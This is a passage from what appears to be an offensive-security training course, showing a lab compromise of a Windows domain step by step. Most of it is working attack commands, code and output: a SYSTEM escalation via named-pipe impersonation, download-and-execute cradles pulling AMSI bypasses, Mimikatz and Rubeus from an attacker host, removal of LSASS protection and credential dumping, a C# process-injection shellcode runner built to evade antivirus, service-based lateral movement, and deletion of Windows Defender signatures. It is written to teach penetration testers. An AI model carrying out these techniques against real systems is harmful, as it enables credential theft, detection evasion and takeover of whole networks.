The final step is to choose the application to use with *CreateProcessWithTokenW*. We could use PowerShell to start an in-memory PowerShell shellcode runner, but we must take AMSI into account. In more complicated attacks such as these, it is often better to take a simple approach and place the executable on disk. This means we must make sure the executable evades AV detection.

To generate the executable, we'll reuse our AV bypass C# shellcode runner that we used for our web shell, since it was successful.

Once the **met.exe** C# shellcode runner executable is created along with the modified PrintSpooferNet application, we'll upload them along with the SpoolSample executable to the **upload** folder on web01.

Now we're ready to launch the attack. First, we'll ensure that a multi/handler listener is running in the background on port 443 to catch the SYSTEM shell. Then we'll launch a command prompt and run **PrintSpooferNet** from that shell:

```
PS C:\windows\system32\inetsrv> c:\inetpub\wwwroot\upload\printspoofernet.exe
\\.\pipe\test\pipe\spoolss
c:\inetpub\wwwroot\upload\printspoofernet.exe \\.\pipe\test\pipe\spoolss
Named pipe created: 628
```

*Listing 901 - Executing PrintSpooferNet*

We'll then background the initial shell channel, launch a new **shell**, and run **SpoolSample** with web01 as the target:

```
^Z
Background channel 1? [y/N] y

meterpreter > shell
Process 3420 created.
Channel 2 created.
...

c:\windows\system32\inetsrv> c:\inetpub\wwwroot\upload\SpoolSample.exe web01
web01/pipe/test
c:\inetpub\wwwroot\upload\SpoolSample.exe web01 web01/pipe/test
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

*Listing 902 - Executing SpoolSample*

Once SpoolSample completes, we'll switch back to the original channel, where the print spooler connects to the named pipe:

```
c:\windows\system32\inetsrv> ^Z

Background channel 2? [y/N] y
meterpreter >
[*] https://192.168.119.120:443 handling request from 192.168.120.132; (UUID:
```



```
d3rddshy) Staging x64 payload (207449 bytes) ...  
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.132:50410)  
  
meterpreter > channel -i 1  
Interacting with channel 1...  
  
Found sid S-1-5-18  
Impersonated user is: NT AUTHORITY\SYSTEM
```

*Listing 903 - SpoolSample connecting back*

Immediately following the print spooler connection, a new Meterpreter session is created.

```
PS C:\windows\system32\inetsrv> ^Z  
  
Background channel 1? [y/N] y  
  
meterpreter > background  
[*] Backgrounding session 1...  
  
msf5 exploit(multi/handler) > sessions -i 2  
[*] Starting interaction with 2...  
  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

*Listing 904 - Obtaining SYSTEM shell*

After we background the PowerShell prompt and the current Meterpreter session, we can interact with the new session where we find our SYSTEM shell. Excellent!

In this section, we managed to elevate our privileges from the IIS *DefaultAppPool* account to that of local SYSTEM through impersonation while bypassing antivirus. This allows us to continue our attack in the next section by obtaining the NTLM hash of the computer account.

### 17.2.1.1 Exercises

1. Modify the code for PrintSpooferNet to work from a shell with a logon session.
2. Transfer the required files and prepare Metasploit by launching two command prompts along with the listener.
3. Execute the attack and elevate privileges to SYSTEM.

### 17.2.2 Getting the Hash

To perform the constrained delegation attack, we will dump the NTLM hash of the web01 machine account from LSASS. We have managed to obtain a SYSTEM shell so this is typically a simple matter of dumping it, but we have already determined that LSA protection is enabled.

When LSA protection is enabled, the LSASS process is marked as *Protected Process Light* (PPL), meaning that we can not inject code or tamper with the process. This enforcement is performed from the kernel and to solve this issue, we'll leverage the **mimidrv.sys** driver that accompanies Mimikatz.

While we could use reflective PE injection to load an executable or DLL from memory, we can't do this with a kernel driver since it must be on disk before it is loaded. In addition, a kernel driver must have a digital signature and new drivers must be vetted and cross-signed by Microsoft.

Fortunately, Windows Defender does not flag **mimidrv.sys** as malicious, but it does flag Mimikatz. To solve this, we could load Mimikatz from memory with the *Invoke-Mimikatz* PowerShell script but due to this technique's popularity, this may be flagged even with AMSI disabled.

---

*Alternatively, we could install a known vulnerable driver and custom code a kernel exploit that performs the same actions as mimidrv.sys.*

---

Although this seems to get complicated quickly, there is a way forward. The best approach at this point is to use Mimikatz from memory through *Invoke-Mimikatz*, but we will use it as few times as possible.

First, we'll manually load the driver without Mimikatz, then run Mimikatz once to clear the PPL flag, and finally we'll run our custom application to dump the entire LSASS memory. We can then parse the output on our test machine.

This will only generate a single antivirus alert but Mimikatz will not be shut down before it has issued the call to remove LSASS protections.

---

*Since we have a SYSTEM shell, we could also create a local administrative account and use that to RDP into web01. From there, we could use the GUI to disable AV runtime protections, which would block further alerts.*

---

To proceed, we'll download an updated version of the Mimikatz **mimidrv.sys** file that works on Windows 2019 and upload it to web01. To ensure stability of our SYSTEM Meterpreter, we'll **migrate** into the SYSTEM integrity *spoolsv* process and open a command prompt.

```
meterpreter > migrate 2092
[*] Migrating from 4696 to 2092...
[*] Migration completed successfully.

meterpreter > shell
Process 5036 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

*Listing 905 - Migrating into spoolsv*

Now we can manually load the driver with the **sc.exe** *Service Control* application.<sup>1022</sup> First, we'll create a service named "mimidrv", specify the file path of the driver through **binPath=**, set its type to "kernel", and the starting setting to "demand" with **start=**.

```
C:\Windows\system32> sc create mimidrv binPath= C:\inetpub\wwwroot\upload\mimidrv.sys
type= kernel start= demand
sc create mimidrv binPath= C:\inetpub\wwwroot\upload\mimidrv.sys type= kernel start=
demand
[SC] CreateService SUCCESS

C:\Windows\system32> sc start mimidrv
sc start mimidrv

SERVICE_NAME: mimidrv
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE    : 0  (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
        PID                  : 0
        FLAGS                 :
```

Listing 906 - Load mimidrv.sys into the kernel

With the driver running, we can instruct it to turn off the LSASS PPL protection.

We'll disable AMSI and download and run **Invoke-Mimikatz** from memory as shown in Listing 907.

```
C:\Windows\system32> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> (New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') | IEX
(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') |
IEX

PS C:\Windows\system32> (New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.txt') | IEX
(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.txt') | IEX

PS C:\Windows\system32> Invoke-Mimikatz -Command "`"!processprotect /process:lsass.exe
/remove`""
Invoke-Mimikatz -Command "`"!processprotect /process:lsass.exe /remove`""
Hostname: web01.evil.com / authority\system-authority\system

.#####.   mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
```

<sup>1022</sup> (ss64, 2020), <https://ss64.com/nt/sc.html>

```
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
mimikatz(powershell) # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 564 -> 00/00 [0-0-0]
```

```
PS C:\Windows\system32>
C:\Windows\system32>
```

*Listing 907 - Turning off PPL with Invoke-Mimikatz*

To invoke the **!processprotect** command with the desired arguments, we must use quotes on the command line for the **-Command** parameter, but the command itself must also be in quotes, which means we must escape the inner quotes with a back tick (') character.

When the command is executed, the driver successfully turns off LSASS protection. Just after that, Windows Defender detects the execution of Mimikatz and shuts down the PowerShell process.

While an antivirus alert has been generated, we have managed to turn off the PPL protection and we can now interact with LSASS. Instead of using Mimikatz for this, we can use our custom application that calls the Win32 *MiniDumpWriteDump* API.

Our code will perform a memory dump of the LSASS process and write the dump to **lsass.dmp** in **C:\Windows\tasks**.

```
C:\Windows\system32> c:\inetpub\wwwroot\upload\dump.exe
c:\inetpub\wwwroot\upload\dump.exe
LSASS PID is: 564
```

```
C:\Windows\system32> dir c:\windows\tasks
dir c:\windows\tasks
Volume in drive C has no label.
Volume Serial Number is EEC0-882C
```

```
Directory of c:\windows\tasks

06/26/2020  12:54 AM    <DIR>          .
06/26/2020  12:54 AM    <DIR>          ..
06/26/2020  12:54 AM         48,216,094 lsass.dmp
               1 File(s)          48,216,094 bytes
               2 Dir(s)      5,581,467,648 bytes free
```

*Listing 908 - Dumping the LSASS memory*

To parse the dump file, we can use Invoke-Mimikatz on web01, but this will again trigger an antivirus alert. Instead, we are going to download the dump file and transfer it to the Windows Server 2019 test machine.

```
C:\Windows\system32> exit
exit

meterpreter > download C:\\Windows\\tasks\\lsass.dmp /var/www/html/lsass.dmp
[*] Downloading: C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
```

```
[*] Downloaded 1.00 MiB of 45.98 MiB (2.17%): C:\Windows\tasks\lsass.dmp ->
/var/www/html/lsass.dmp
[*] Downloaded 2.00 MiB of 45.98 MiB (4.35%): C:\Windows\tasks\lsass.dmp ->
/var/www/html/lsass.dmp
...
[*] Downloaded 44.00 MiB of 45.98 MiB (95.69%): C:\Windows\tasks\lsass.dmp ->
/var/www/html/lsass.dmp
[*] Downloaded 45.00 MiB of 45.98 MiB (97.86%): C:\Windows\tasks\lsass.dmp ->
/var/www/html/lsass.dmp
[*] Downloaded 45.98 MiB of 45.98 MiB (100.0%): C:\Windows\tasks\lsass.dmp ->
/var/www/html/lsass.dmp
[*] download : C:\Windows\tasks\lsass.dmp -> /var/www/html/lsass.dmp
```

*Listing 909 - Downloading the LSASS dump file*

Given that the LSASS dump file is almost 46 MB, the download can take some time through Meterpreter. Once it's downloaded, we'll upload it to the test machine along with Invoke-Mimikatz.

Next, we'll run **sekurlsa::minidump** to specify the dump file followed by **sekurlsa::logonpasswords** to dump passwords and hashes for all logged on users.

```
PS C:\Tools> wget -Uri http://192.168.119.120/lsass.dmp -OutFile C:\tools\lsass.dmp
```

```
PS C:\Tools> (New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/mimikatz.txt') | IEX
```

```
PS C:\Tools> Invoke-Mimikatz -Command '"sekurlsa::minidump c:\tools\lsass.dmp"
sekurlsa::logonpasswords"
```

```
Hostname: Test / S-1-5-21-3167539577-2907730259-3891639048
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/
```

```
mimikatz(powershell) # sekurlsa::minidump c:\tools\lsass.dmp
Switch to MINIDUMP : 'c:\tools\lsass.dmp'
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
Opening : 'c:\tools\lsass.dmp' file for minidump...
```

...

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WEB01$
Domain           : EVIL
Logon Server      : (null)
Logon Time        : 6/24/2020 2:01:32 AM
SID               : S-1-5-20
```

```
msv :
[00000003] Primary
* Username : WEB01$
* Domain   : EVIL
```

```
* NTLM      : 12343649cc8ce713962859a2934b8cbb
* SHA1     : f6903726e098755116c9eb87263d213cd76a17a8
```

```
....
```

*Listing 910 - Obtaining NTLM hash from LSASS dump*

Finally, we have captured the NTLM hash for the machine account of web01. Nice!

We're now armed to exploit the configured constrained delegation to file01. We'll explore this in the next section.

### 17.2.2.1 Exercises

1. Download the appropriate versions of **mimikatz.sys** and Invoke-Mimikatz to the Kali machine web root.
2. Migrate the SYSTEM shell into a different SYSTEM process to ensure stability.
3. Transfer the Mimikatz driver and launch it manually with the service control manager.
4. Disable AMSI and use Invoke-Mimikatz to disable the PPL protection on LSASS.
5. Transfer and use the custom application to dump the LSASS process memory.
6. Download the dump file, transfer it to the "test" machine, and extract the NTLM hash for the web01 machine account.

### 17.2.3 Delegate My Ticket

Since web01 is configured with constrained delegation to the file01 machine, this means that we can use the web01 machine account NTLM hash to request a TGS as any user for the CIFS service on file01.

If we request a TGS as a user that is a member of the Domain Admins group, we will have the permissions required to obtain code execution on file01.

The best tool for constrained delegation abuse is *Rubeus*.

Before compiling Rubeus, we must change the .NET version to target 4.6 since that is what is installed on Windows Server 2019. We can do this by navigating to *Project > Rubeus Properties* and changing the *Target framework* to *.NET Framework 4.6*.

If we compile and transfer the Rubeus binary to web01 and try to directly invoke it from the command prompt, it is very likely that the antivirus will flag it. This is because the default version of Rubeus is well known to antivirus engines, even when we perform the compilation ourselves. At this point, we can either try to modify the Rubeus source code to evade detection or execute it directly from memory after disabling AMSI. Due to the rather large Rubeus code base, we will run it from memory.

After Rubeus is compiled, we'll copy it to the web root of our Kali machine and turn to our SYSTEM Meterpreter shell. We'll open a command prompt and in turn, open PowerShell. Here, we'll initially bypass AMSI through a download cradle, after which we'll download Rubeus into memory and load it as an assembly.

```
meterpreter > shell
Process 1004 created.
```

```
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> (New-Object
System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') | IEX
(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/amsi.txt') |
IEX

PS C:\Windows\system32> $data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.119.120/Rubeus.exe')
$data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.119.120/Rubeus.exe')

PS C:\Windows\system32> $assem = [System.Reflection.Assembly]::Load($data)
$assem = [System.Reflection.Assembly]::Load($data)
PS C:\Windows\system32>
```

*Listing 911 - Disabling AMSI and downloading Rubeus into memory*

Now Rubeus is loaded into memory through the *Load* method of the *System.Reflection.Assembly* namespace.

To interact with it, we'll take advantage of the fact that the *Main* method is public and we can invoke all of its functionality by specifying the function name.<sup>1023</sup>

As a simple example, let's invoke the *purge* function to clear all Kerberos tickets from memory directly through the *Main* method:

```
PS C:\Windows\system32> [Rubeus.Program]::Main("purge".Split())
[Rubeus.Program]::Main("purge".Split())
```

```

  -----
  (----- \      | |
  -----) )_    _| |__ ----- -   _----
  |  -- /| | | |  _ \ |  --- | | | /----)
  | | \ \ | | | |  _ )  --- | | | |---- |
  |_ |  | |----/ |----/ |----)----/(---/

v1.5.0
```

```
[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
PS C:\Windows\system32>
```

*Listing 912 - Invoking the purge function from Rubeus in memory*

<sup>1023</sup> (@HarmJ0y, 2020), <https://github.com/GhostPack/Rubeus#sidenote-running-rubeus-through-powershell>

Now we can invoke Rubeus to request the TGS for the CIFS service on file01 as administrator, which is a domain admin. To do this in a single command, we'll call the `s4u` function and supply a series of arguments. First, we'll specify the username (`/user:`) and the NTLM hash (`/rc4:`) of the web01 machine account, which is called "web01\$".

Next, we'll provide the user to impersonate with `/impersonateuser:`, which in our case is "administrator". These options will allow Rubeus to obtain a TGT for web01\$ followed by a `S4U2self` request to get a forwardable TGS for *administrator* to web01.

As the final arguments, we'll supply the SPN we want to target with `/msdssp:`, which is the CIFS service on file01 and finally, we'll signal the generated TGS to be loaded into memory with `/ptt:`:

```
PS C:\Windows\system32> [Rubeus.Program]::Main("s4u /user:web01$
/rc4:12343649cc8ce713962859a2934b8cbb /impersonateuser:administrator
/msdssp:cifs/file01 /ptt".Split())
[Rubeus.Program]::Main("s4u /user:web01$ /rc4:12343649cc8ce713962859a2934b8cbb
/impersonateuser:administrator /msdssp:cifs/file01 /ptt".Split())

...

[*] Action: S4U

[*] Using rc4_hmac hash: 12343649cc8ce713962859a2934b8cbb
[*] Building AS-REQ (w/ preauth) for: 'evil.com\web01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIEpjCCBKKgAwIBBaEDAgEwo...

[*] Action: S4U

[*] Using domain controller: dc02.evil.com (192.168.120.130)
[*] Building S4U2self request for: 'web01$@EVIL.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@EVIL.COM' to 'web01$@EVIL.COM'
[*] base64(ticket.kirbi):

    doIFWjCCBVagAwIBBaEDAgEwo...

[+] Impersonating user 'administrator' to target SPN 'cifs/file01'
[*] Using domain controller: dc02.evil.com (192.168.120.130)
[*] Building S4U2proxy request for service: 'cifs/file01'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/file01':

    doIF1jCCBdKgAwIBBaEDAgEwo...
[+] Ticket successfully imported!
```

Listing 913 - Using the S4U protocol transitions to request a TGS

The output indicates that a TGS as the *administrator* user for the CIFS service on file01 has been generated and injected into memory.

We can verify this with the **klist** command as shown in Listing 914.



```
PS C:\Windows\system32> klist
klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>      Client: administrator @ EVIL.COM
        Server: cifs/file01 @ EVIL.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 6/26/2020 1:50:39 (local)
        End Time:   6/26/2020 11:50:38 (local)
        Renew Time: 7/3/2020 1:50:38 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

*Listing 914 - Displaying the requested TGS*

We have successfully obtained a service ticket for the CIFS service on file01 as the *administrator* domain admin user.

---

*Note that when working through a reverse shell, the generated TGS is occasionally lost and must be requested again.*

---

To prove that the ticket works, we can simply list the directory of the **c\$** share on file01:

```
PS C:\Windows\system32> ls \\file01\c$
ls \\file01\c$

Directory: \\file01\c$

Mode                LastWriteTime         Length Name
----                -
d-----           6/24/2020   1:07 AM                PerfLogs
d-r-----          6/24/2020   7:24 AM                Program Files
d-----           6/24/2020   7:21 AM                Program Files (x86)
d-r-----          6/24/2020   1:48 AM                Users
d-----           6/24/2020   1:22 AM                Windows
```

*Listing 915 - Performing file listing of c\$ share on file01*

In this section, we exploited constrained delegation through the dumped NTLM hash of web01\$ and obtained a TGS for the CIFS service on file01. In the next section, we'll use this TGS to perform lateral movement.

### 17.2.3.1 Exercises

1. Download the Rubeus Visual Studio solution from Github, modify the .NET version, and compile it.
2. From the SYSTEM shell, disable AMSI and download Rubeus into memory.

3. Invoke Rubeus to request a TGS for the CIFS service on file01 as the *administrator* user.
4. Use the requested ticket to verify access to the shares on file01.

## 17.3 Owning the Domain

So far, we have obtained a reverse Meterpreter shell on web01 from a file upload vulnerability while bypassing detection from Windows Defender. Once we gained this level of access, we elevated our privileges to local SYSTEM and disabled the LSA protection to obtain an NTLM hash for the machine account. Lastly, we exploited constrained delegation to get a TGS for the CIFS service on file01 in the context of a domain admin. In the next sections, we'll use this TGS to perform lateral movement and subsequently compromise the entire domain.

### 17.3.1 Lateral Movement

It's finally time to perform lateral movement and compromise file01. Since our attack has exploited constrained delegation to obtain a service ticket, we must perform lateral movement as pass-the-ticket and not pass-the-hash.

Since the TGS is often cleared from memory, our ability to use it can be diminished, especially when we access it through our reverse Meterpreter shell. This means using a different Metasploit module for lateral movement will often fail. Additionally, using a module like *Psexec* from Metasploit will trigger Windows Defender.

Because of these complications, we'll take a different route and modify the service binary for an unused service (SensorService) on file01 to point to a custom application. We'll then start our custom "service" and obtain a Meterpreter shell.

In a previous module, we demonstrated how to do this without touching the disk through an in-memory PowerShell shellcode runner. This is a complex approach and AMSI would make it even trickier. We'll try a more basic approach instead and use our access to the **c\$** share on file01 to copy our custom executable from web01.

Before we can begin this attack, there is a complication we must address. A Windows service expects a service executable, which is coded in a particular way and must provide some callbacks to the service manager, otherwise the service manager will time out and the executable will terminate.

We can generate a service executable with *msfvenom* but Windows Defender will flag it. To solve this issue, we can either attempt to modify the service generated by *msfvenom*, code our own implementation, or perform process injection from our normal custom application. We'll take the latter approach.

If our executable performs process injection into a different SYSTEM process that is not protected by PPL, our shell will not die when the service manager terminates the associated process.

On Windows Server 2019 and newer editions of Windows 10, a fair number of SYSTEM processes execute with PPL enabled by default, meaning there are not many viable targets. One service process that is not protected and we *can* inject into is *spoolsv*.

To recap, our lateral movement technique will perform three actions. First, the properties of SensorService are modified and the service is started. This will trigger a copy operation of the shellcode into the spoolsv process. Finally, the shellcode executes inside spoolsv.

To do this, we will first create a C# application that performs process injection into spoolsv. We'll combine the AV bypass technique that leveraged non-emulated APIs and a Caesar cipher with the process injection technique we developed previously.

The combined code, without the associated DllImport statements, is shown in Listing 916.

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4, 0);
if (mem == null)
{
    return;
}

byte[] buf = new byte[691] { 0x01, 0x4d, 0x88, ... };

for (int i = 0; i < buf.Length; i++)
{
    buf[i] = (byte)(((uint)buf[i] - 5) & 0xFF);
}

int size = buf.Length;

Process[] expProc = Process.GetProcessesByName("spoolsv");
int pid = expProc[0].Id;

IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);

IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);

IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
```

*Listing 916 - Code to evade AV and perform process injection*

We will name this application "Inject". Next, we'll compile it, upload it to web01, and subsequently use our CIFS access to copy it to file01.

The copy operation is shown in Listing 917.

```
PS C:\Windows\system32> copy C:\inetpub\wwwroot\upload\inject.exe \\file01\c$
copy C:\inetpub\wwwroot\upload\inject.exe \\file01\c$

PS C:\Windows\system32> ls \\file01\c$
ls \\file01\c$

    Directory: \\file01\c$

Mode                LastWriteTime         Length Name
----                -

```

d-----	6/24/2020	1:07 AM	PerfLogs
d-r---	6/24/2020	7:24 AM	Program Files
d-----	6/24/2020	7:21 AM	Program Files (x86)
d-r---	6/24/2020	1:48 AM	Users
d-----	6/24/2020	1:22 AM	Windows
-a-----	6/26/2020	2:41 AM	6144 inject.exe

*Listing 917 - The TGS for CIFS service is used to allow a copy operation to file01*

With the file in place, we can now move to the second application we used in a previous module with this attack. The code in this application modifies the SensorService in order to start **inject.exe** when the service is started.

The target computer and service name along with the executable to launch must be specified in the code as shown in Listing 918 where the DllImport statements have been omitted.

```
String target = "file01";
IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);

string ServiceName = "SensorService";
IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);

string payload = "C:\\\\inject.exe";
bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null,
null, null, null, null);

bResult = StartService(schService, 0, null);
```

*Listing 918 - Code to interact with the service manager*

The compiled file (**lat.exe**) must be uploaded to web01, after which we can invoke it on web01 from the SYSTEM shell. This will leverage the requested TGS we obtained through constrained delegation and perform a pass-the-ticket attack to access the service control manager:

```
PS C:\Windows\system32> c:\inetpub\wwwroot\upload\lat.exe
c:\inetpub\wwwroot\upload\lat.exe
Error in calling StartService: 1053
```

*Listing 919 - Executing the lateral movement code*

The 1053 error code indicates that the service manager timed out, which is expected since we did not supply a valid service executable.

When we switch to our payload listener, we find that it started to create a new session, then hung and timed out.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.131; (UUID:
onb58axe) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.131:49763)
```

*Listing 920 - Meterpreter shell is getting caught by Windows Defender*

If a Meterpreter session initiates and then hangs before the prompt is presented, the process running the shellcode was terminated early. This is most often either due to incorrect shellcode architecture or because antivirus software caught it.

In this type of situation, it's best to figure out what, exactly, is happening.

We know that our lateral movement attempt performs three actions. First, the properties of SensorService are modified and the service is started. Next, **inject.exe** executes and copies the shellcode into the spoolsv process. Finally, the shellcode executes inside spoolsv. A new session was started, which indicates that both the service modifications and the code injection went undetected. However, the execution of the Meterpreter shellcode inside spoolsv was stopped.

Using signatures from network packets, Windows Defender and other AV products sometimes detect network traffic associated with setting up a staged Meterpreter session.

---

*Windows Defender can perform inspection of network traffic through the Microsoft Network Realtime Inspection Service (WdNisSvc)<sup>1024</sup> and compare it to signatures.*

---

The shellcode evades detection on disk, but not while executed inside spoolsv. This issue cannot be solved through encryption or emulation detection in C#. However, we could attempt to use different payloads until we discover one that bypasses antivirus.

This type of brute force is tedious and could lead to a problem with our lateral movement technique. When Windows Defender detects the Meterpreter executing inside spoolsv, it terminates the process. Since it's a service, it will restart automatically up to two times; after that, it will remain disabled.

Additionally, Windows Defender will trigger an alert based on the SensorService repeatedly interacting with spoolsv. If this happens multiple times, Windows Defender will disable SensorService and mark it for deletion. This approach seems doomed to failure.

We could take a different approach and target Windows Defender itself. The real-time protection provided by Windows Defender runs in the *MsMpEng* SYSTEM process, which executes with PPL enabled. Even with SYSTEM level access, we cannot terminate the process. This approach is also problematic.

There is, however, a different approach that could work in this situation.

Windows Defender includes the command-line *MpCmdRun*<sup>1025</sup> tool that we can use to initiate scans and perform signature updates. The documentation reveals that we can also use it to remove signature definitions with **-RemoveDefinitions All**, which was designed to prevent issues with failed updates.

We can abuse this by first setting the service executable of SensorService to "MpCmdRun" with the options to remove all signatures and start it. Once it times out, we update it again to "Inject". This time, Windows Defender is stripped of all signatures and will not flag our network traffic.

---

<sup>1024</sup> (Martin Brinkmann, 2017), <https://www.ghacks.net/2017/08/29/microsoft-network-realtime-inspection-service-information/>

<sup>1025</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/command-line-arguments-microsoft-defender-antivirus>

---

*This technique is unique to Windows Defender but other antivirus products contain similar functionality that can be abused.*

---

A truncated portion of the updated code for our **lat.exe** lateral movement tool is shown in Listing 921.

```
...
string signature = "\"C:\\Program Files\\Windows Defender\\MpCmdRun.exe\" -
RemoveDefinitions -All";
string payload = "C:\\inject.exe";

bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, signature, null,
null, null, null, null, null);
bResult = StartService(schService, 0, null);

bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null,
null, null, null, null);
bResult = StartService(schService, 0, null);
...
```

*Listing 921 - AV signatures are removed before starting Meterpreter*

Now we must upload the new version of **lat.exe** to web01 and ensure that **inject.exe** is still present on file01.

Once everything is in order and a listener has started, we'll launch **lat.exe**.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.131; (UUID:
iu2gl81c) Staging x64 payload (207506 bytes) ...
[*] Meterpreter session 3 opened (192.168.119.120:443 -> 192.168.120.131:49769)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer      : FILE01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : EVIL
Logged On Users : 7
Meterpreter   : x64/windows
```

*Listing 922 - Obtaining a reverse Meterpreter shell on file01*

The output shows that we have received a new SYSTEM-context reverse Meterpreter shell. We have performed lateral movement from web01 to file01 and obtained a SYSTEM-context Meterpreter. In the process, we evaded antivirus detection by removing its signatures. Very Nice!

---

*Typically, Windows Defender would periodically perform signature updates so if we need prolonged access through a Meterpreter shell, we may need to routinely purge the definitions with a script.*

---

From here, we can perform more post-exploitation, which will hopefully lead us to additional compromises in the domain.

### 17.3.1.1 Exercises

1. Combine the code required to perform process injection and bypass AV detection.
2. Modify the lateral movement code and transfer all the required files to the appropriate locations.
3. Attempt lateral movement with a Meterpreter payload directly and determine if it was caught by AV.
4. If your Meterpreter session timed out, adapt your code to remove the AV definitions.
5. Obtain a Meterpreter shell on file01 without any Windows Defender flags.

### 17.3.2 Becoming Domain Admin

We have now managed to pivot onto file01 and obtain a reverse Meterpreter shell in SYSTEM context. At this point, we must perform some additional post-exploitation enumeration to figure out if there is a way to continue our attack from this machine.

Since this is a new machine, we'll first want to determine which security solutions are in place. In most environments, solutions and settings are centrally managed, so we expect this server environment to somewhat mirror web01.

Our enumeration would indeed reveal Windows Defender, AppLocker, and LSA protection installed on file01. However, when we list all running processes with **ps**, we find something interesting: several processes are running in the context of a user called *paul*.

```
meterpreter > ps
```

```
Process List
=====
```

PID	PPID	Name	Arch	Session	User
Path					
----	----	----	----	-----	----
0	0	[System Process]			
4	0	System	x64	0	
8	564	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
68	4	Registry	x64	0	
252	4	smss.exe	x64	0	
...					
884	496	dwm.exe	x64	1	Window Manager\DWM-1

```

C:\Windows\System32\dw.exe
902 3852 ServerManager.exe x64 1 EVIL\paul
C:\Windows\System32\ServerManager.exe
932 632 explorer.exe x64 1 EVIL\paul
C:\Windows\explorer.exe
956 564 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE
968 564 svchost.exe x64 0 NT AUTHORITY\SYSTEM
...

```

*Listing 923 - Listing all processes reveals the user paul*

This seems very promising, since our SYSTEM integrity access to file01 will allow us to easily hijack any of this user's sessions.

We can use the simple native **net user** command to determine this user's access level.

```

meterpreter > shell
Process 5328 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> net user paul /domain
net user paul /domain
The request will be processed at a domain controller for domain evil.com.

User name                paul
Full Name                Paul
...
Local Group Memberships
Global Group memberships  *Domain Admins          *Domain Users
The command completed successfully.

```

*Listing 924 - Enumerating group memberships for paul*

We find that *paul* is a member of the Domain Admins group, which means our complete compromise of evil.com is close at hand.

